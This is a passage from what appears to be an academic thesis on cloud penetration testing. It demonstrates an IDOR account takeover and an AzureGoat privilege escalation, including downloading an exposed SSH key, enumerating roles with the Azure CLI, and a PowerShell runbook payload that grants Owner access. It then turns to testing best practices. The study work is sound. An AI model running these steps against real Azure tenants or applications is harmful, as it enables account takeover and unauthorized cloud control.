


Figure 5. Dashboard of the blog application with Mozilla Firefox's developer console open.

After observing the application and its functionality shortly, an interesting observation was made in changing the user password -functionality. The following password change request object was passed as part of the request, as shown in Figure 6:

`confirmNewPassword` "Kukka123"

`id` "8"

`newPassword` "Kukka123"




Figure 6. Request body visible in the change request.

The next step of the testing is to change the “id” number of the request to another. This can be done using Kali Linux’s built-in tool BurpSuite. Once BurpSuite was configured with the browser, the first tried number was “0”, which resulted in **500 Internal Server Error**. It means, that user with an id equal to 0 does not exist. This is presented in Figure 7.




Figure 7. 500 Internal Server Error with the request.

The next step is to test changing the request id to number 1. When this request was successfully sent forward, the password of the user equalling id = 1 was changed to Kukka1234 as can be seen in Figure 8.




Figure 8. Successfully changed the password of user John Doe.

The last part of this demonstration is to validate that the password change has really occurred as planned. Login attempt is made with Jon Doe's email address johndoe@gmail.com and with recently changed password Kukka1234. The result of this attempt can be seen in Figure 9.




Figure 9. Successfully logged in to the application impersonating user John Doe.


This demonstration presented an access control vulnerability, that arised when the application used user-supplied input to access objects directly on cloud-based web application. In this scenario, unique key is used to refer to the user object and the operations are performed based on the user objects [62].

4.1.2 AzureGoat – Privilege Escalation vulnerability

This demonstration demonstrates a privilege escalation vulnerability on resources hosted in Microsoft Azure environment. To get started, nmap tool is used to discover open ports of the AzureGoat virtual machine instance. The IP-address of this virtual machine can be seen in the Azure console.

Used nmap command: `nmap 20.232.97.19 -Pn`

The result of nmap scan can be seen in the figure 10.



```

kali@kali: ~
File Actions Edit View Help

(kali@kali)-[~]
└─$ nmap 20.232.97.19 -Pn
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-04 05:53 EDT
Nmap scan report for 20.232.97.19
Host is up (0.20s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh


Nmap done: 1 IP address (1 host up) scanned in 47.54 seconds

(kali@kali)-[~]
└─$

```

Figure 10. Open ssh -port 22 in the virtual machine instance.

As the application does not have proper access control policies and IAM roles are not properly configured, user can search freely the Azure resources within the AzureGoat application. Secrets, keys, passwords are information that can be used for planning the attack and a penetration tester should be aware of this [4]. As a result of the search, the ssh key was found with the help of config.txt file of the virtual machine developerVM11272632. Note, that in black-box approach the Azure console is not available, but the information acquired in this demonstration is still available in these unsecured resources.



```

kali@kali: ~
File Actions Edit View Help

Host is up (0.20s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh

Nmap done: 1 IP address (1 host up) scanned in 47.54 seconds

(kali@kali)-[~]
└─$ wget https://appazgoat11272632storage.blob.core.windows.net/dev-appazgoat11272632-storage-container/shared/files/.ssh/keys/justin.pem
--2022-09-04 06:04:01-- https://appazgoat11272632storage.blob.core.windows.net/dev-appazgoat11272632-storage-container/shared/files/.ssh/keys/justin.pem
Resolving appazgoat11272632storage.blob.core.windows.net (appazgoat11272632storage.blob.core.windows.net) ... 20.60.7.132
Connecting to appazgoat11272632storage.blob.core.windows.net (appazgoat11272632storage.blob.core.windows.net)|20.60.7.132|:443 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 3294 (3.2K) [text/plain]
Saving to: 'justin.pem'

justin.pem      100%[====>]  3.22K  --.-KB/s  in 0s
2022-09-04 06:04:02 (63.1 MB/s) - 'justin.pem' saved [3294/3294]


(kali@kali)-[~]
└─$

```

Figure 11. Download of the user Justin's ssh key.

After giving proper permissions to the ssh key file justin.pem with command `chmod +600 justin.pem`, the key was used to establish connection to the virtual machine with

command `ssh -i justin.pem justin@20.232.97.19` via ssh connection. The result of the command can be seen in Figure 12.



```

justin@developerVM: ~
File Actions Edit View Help
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 5.4.0-1089-azure x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sun Sep  4 10:14:00 UTC 2022

System load:  0.0          Processes:    108
Usage of /:   9.5% of 28.89GB   Users logged in:  0
Memory usage: 31%          IP address for eth0: 10.1.0.4
Swap usage:   0%

24 updates can be applied immediately.
21 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

Recent Users

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

justin@developerVM:~$

```

Figure 12. Successful login to virtual machine with ssh key.

With access to the virtual machine, the next step is to check if it is possible to interact with the resources and list them. The command `az login -I` used to check the possibility of interaction and the command `az resource list` to list available resources within the virtual machine. After browsing the list of resources, the name of the vulnerable web app named `azuregoat_app` was found. After this, the level of access to the application can be checked with the command `az role assignment list -g azuregoat_app`.

The result of this command lists out the current level of access, which is Contributor. This is verified in Figure 13. It is worth mentioning that the Contributor access is not enough for privilege escalation attempt. Therefore, the list of resources must be analysed again if some resource is associated with higher level of identity.

```

{
  "canDelegate": null,
  "condition": null,
  "conditionVersion": null,
  "description": "",
  "id": "/subscriptions/ca4affa8-6b74-427e-b590-d59f68c199af/resourceGroups/azuregoat_app/providers/Microsoft.Authorization/roleAssignments/573cc036-f4ca-eaff-9723-864cfb6dde03",
  "name": "573cc036-f4ca-eaff-9723-864cfb6dde03",
  "principalId": "903f3193-004b-4404-aa7f-5886f18d57b3",
  "principalType": "ServicePrincipal",
  "resourceGroup": "azuregoat_app",
  "roleDefinitionId": "/subscriptions/ca4affa8-6b74-427e-b590-d59f68c199af/providers/Microsoft.Authorization/roleDefinitions/b24988ac-6180-42a0-ab88-20f7382dd24c",
  "roleDefinitionName": "Contributor",
  "scope": "/subscriptions/ca4affa8-6b74-427e-b590-d59f68c199af/resourceGroups/azuregoat_app",
  "type": "Microsoft.Authorization/roleAssignments"
}
]
justin@developerVM:~$ █

```

Figure 13. Contributor access level verification.

In the list of role assignments, one of the automation accounts was at Owner level of privilege. PowerShellWorkflow based runbook is tested with running the command `az automation runbook list --automation-account-name dev-automation-account-appazgoat11272632 -g azuregoat_app`. The properties of the runbook can be seen in Figure 14.

```

justin@developerVM:~$ az automation runbook list --automation-account-name dev-automation-account-appazgoat11272632 -g azuregoat_app
Command group 'automation runbook' is experimental and under development. Reference and support levels: https://aka.ms/CLI_refstatus
[
  {
    "creationTime": "2022-09-04T08:02:45.816666+00:00",
    "description": null,
    "draft": null,
    "etag": null,
    "id": "/subscriptions/ca4affa8-6b74-427e-b590-d59f68c199af/resourceGroups/azuregoat_app/providers/Microsoft.Automation/automationAccounts/dev-automation-account-appazgoat11272632/runbooks/Get-AzureVM",
    "jobCount": null,
    "lastModifiedBy": null,
    "lastModifiedTime": "2022-09-04T08:02:48.416666+00:00",
    "location": "eastus",
    "logActivityTrace": 0,
    "logProgress": true,
    "logVerbose": true,
    "name": "Get-AzureVM",
    "outputTypes": null,
    "parameters": null,
    "publishContentLink": null,
    "resourceGroup": "azuregoat_app",
    "runbookType": "PowerShellWorkflow",
    "state": "Published",
    "tags": {},
    "type": "Microsoft.Automation/AutomationAccounts/Runbooks"
  }
]
justin@developerVM:~$ █

```

Figure 14. Runbook properties.

According to the AzureGoat [62], following PowerShell script can be used to assign Owner role to the virtual machine instance:

```
workflow Get-AzureVM
```

```
{
```

```
    Disable-AzContextAutosave -Scope Process
```

```


$AzureContext = (Connect-Azaccount -Identity -AccountId
3a937bc1-6068-43dd-a7d8-ea7cd6bbc916).context

$AzureContext = Set-AzContext -SubscriptionName
$AzureContext.Subscription -DefaultProfile $AzureContext

New-AzRoleAssignment -RoleDefinitionName "Owner" -ObjectId
903f3193-004b-4404-aa7f-5886f18d57b3 -resourceGroupName
azuregoat_app }

```

This exploit was created to the directory with Linux's built-in nano tool and saved as `exploit.ps1`. This exploit is used to replace information within the runbook. After the runbook contents have been modified with the command `az automation runbook replace-content --automation-account-name "dev-automation-account-appazgoat11272632" --resource-group "azuregoat_app" --name "Get-AzureVM" --content @exploit.ps1`, the modifications to the runbook are published and the runbook is restarted.



```

justina@developerVM:~$ nano exploit.ps1
justina@developerVM:~$ az automation runbook replace-content --automation-account-name "dev-automation-account-appazgoat11272632" --resource-group "
azuregoat_app" --name "Get-AzureVM" --content @exploit.ps1
Command group 'automation runbook' is experimental and under development. Reference and support levels: https://aka.ms/CLI_refstatus
justina@developerVM:~$ az automation runbook publish --automation-account-name "dev-automation-account-appazgoat11272632" --resource-group "azuregoa
t_app" --name "Get-AzureVM"
Command group 'automation runbook' is experimental and under development. Reference and support levels: https://aka.ms/CLI_refstatus
justina@developerVM:~$ az automation runbook start --automation-account-name "dev-automation-account-appazgoat11272632" --resource-group "azuregoat_
app" --name "Get-AzureVM"
Command group 'automation runbook' is experimental and under development. Reference and support levels: https://aka.ms/CLI_refstatus
{
  "creationTime": "2022-09-04T11:21:56.266666+00:00",
  "endTime": null,
  "exception": null,
  "id": "/subscriptions/ca4affa8-6b74-427e-b590-d59f68c199af/resourceGroups/azuregoat_app/providers/Microsoft.Automation/automationAccounts/dev-aut
omation-account-appazgoat11272632/jobs/5b6ce61c-e8a1-4c82-9050-0774c8ae9c18",
  "jobId": "eb63d5d5-17d2-4225-8746-16c172efa935",
  "lastModifiedTime": "2022-09-04T11:21:56.266666+00:00",
  "lastStatusModifiedTime": "2022-09-04T11:21:56.266666+00:00",
  "name": "5b6ce61c-e8a1-4c82-9050-0774c8ae9c18",
  "parameters": {},
  "provisioningState": "Processing",
  "resourceGroup": "azuregoat_app",
  "runOn": null,
  "runbook": {
    "name": "Get-AzureVM"
  },
  "startTime": null,
  "startedBy": null,
  "status": "New",
  "statusDetails": "None",
  "type": "Microsoft.Automation/AutomationAccounts/Jobs"
}

```

Figure 15. Modifying, publishing, and restarting the runbook.

As these actions were successful, as shown in Figure 15, there is new role assignment with resource group owner permissions. The planned privilege escalation attack was successful, and now the user can use elevated privileges to compromise other resources within the resource group.

```

    },
    {
      "canDelegate": null,
      "condition": null,
      "conditionVersion": null,
      "description": null,
      "id": "/subscriptions/ca4affa8-6b74-427e-b590-d59f68c199af/resourceGroups/azuregoat_app/providers/Microsoft.Authorization/roleAssignments/c7486c00-6710-4bb7-ab6b-70dec0151a63",
      "name": "c7486c00-6710-4bb7-ab6b-70dec0151a63",
      "principalId": "903f3193-004b-4404-aa7f-5886f18d57b3",
      "principalType": "ServicePrincipal",
      "resourceGroup": "azuregoat_app",
      "roleDefinitionId": "/subscriptions/ca4affa8-6b74-427e-b590-d59f68c199af/providers/Microsoft.Authorization/roleDefinitions/8e3af657-a8ff-443c-a75c-2fe8c4hcb635",
      "roleDefinitionName": "Owner",
      "scope": "/subscriptions/ca4affa8-6b74-427e-b590-d59f68c199af/resourceGroups/azuregoat_app",
      "type": "Microsoft.Authorization/roleAssignments"
    }
  ]
}
justin@developerVM:~$ █

```

Figure 16. Successful update of the runbook and privilege escalation attack with new Owner-level access rights.

This exploitation demonstrated misconfiguration within multiple resources, such as IAM, virtual machine and resource group. Microsoft has published its own guidance documentation, how to deploy cloud resources in a secure manner and configure them securely to avoid vulnerabilities in production environments demonstrated in this chapter [63].

5 Defining the best practices in Penetration Testing in the Cloud

5.1 Methodologies & Approaches for choosing the best practices

The penetration testing as a security testing method is a way to collect deeper knowledge about vulnerabilities and validate already known weaknesses within information systems. Information gathering, reconnaissance, threat modelling, exploitation and reporting are important parts of the penetration testing [33]. Broader scope of the penetration testing serves as a holistic cyber defence effort to provide visibility to system's security and its assurance. The security findings with technical evidence are used to plan mitigations to the security findings and to elevate organisations security to higher level [33].

The use of cloud services to enable new technologies, creating new innovations have created large adoption of cloud for organisations, no matter their size [33]. The increased use of cloud services requires information security professionals to adapt to the change. Also, there is a need to extend the scope of penetration testing into public cloud applications, systems and services [33].

The penetration testers use similar or same tactics, techniques and procedures as cyber criminals [4]. This emulation requires penetration testers to adapt the testing process by the base of scope and the type of the penetration test. This is being emphasized in cloud environment where the services are continuously evolved, and cloud service providers add constantly new capabilities to their infrastructure to serve their customers better [64].

Therefore, there is no general checklist available for penetration testers assessing the security of cloud-based resources. Penetration testers tend to build their tooling on customer-by-customer basis and according to their scope per testing case [12]. The proposed best practices in the next sub-section are high-level, general instructions of best practices that the penetration testers should consider when planning and executing penetration testing of cloud-based resources of their customer. After that, collection of knowledge base has been created for the customer who is planning to assess the security of its cloud applications, systems, or services by using external or internal penetration testers.

5.2 Definition of Best Practices and how to apply them into practice

The list best practices for cloud-based penetration testing is collected from the general penetration testing process and its phases, the current tooling solutions available, cloud-based

systems security architecture, limitations of cloud service providers, the recent threats and the most common attacks towards cloud computing services, systems, and applications.

5.2.1 Plan the penetration test of cloud resources carefully

The first best practice for penetration tester is to plan the penetration test carefully. The scope of the penetration test is defined in the planning (what resources are tested, is the target a virtual machine, cloud hosted web-application, database, storage service or something else). The planning should include determining the agreed initiation and ending time of the testing, depending on the criticality of the target system [4].

This include planning of the required documentation before the penetration test is executed. The required document to be agreed is statement-of-work (SoW) document, which describes all the relevant information regarding the penetration test [4]. Sometimes customer's target system contains sensitive information. In this case, customers usually want/demand/prefer a non-disclosure agreement (NDA) to be signed [65]. Penetration testers should get familiarized with the NDA document before signing it. NDA is also an important document from legal perspective, as it obligates the penetration testers to treat customer's data as confidential [65].

5.2.2 Get familiar with the restrictions of cloud service provider

The second best-practice is to get familiar with how cloud service providers limit their penetration testing possibilities with agreements such as rules of engagement (RoE), which penetration testers must comply with when testing cloud-based resources [66]. The limitations address the allowed services that can be tested and what types of attacks are allowed within the services. These limitation poses challenge and limits the scope of the penetration testing, which must be considered also in the planning phase [66].

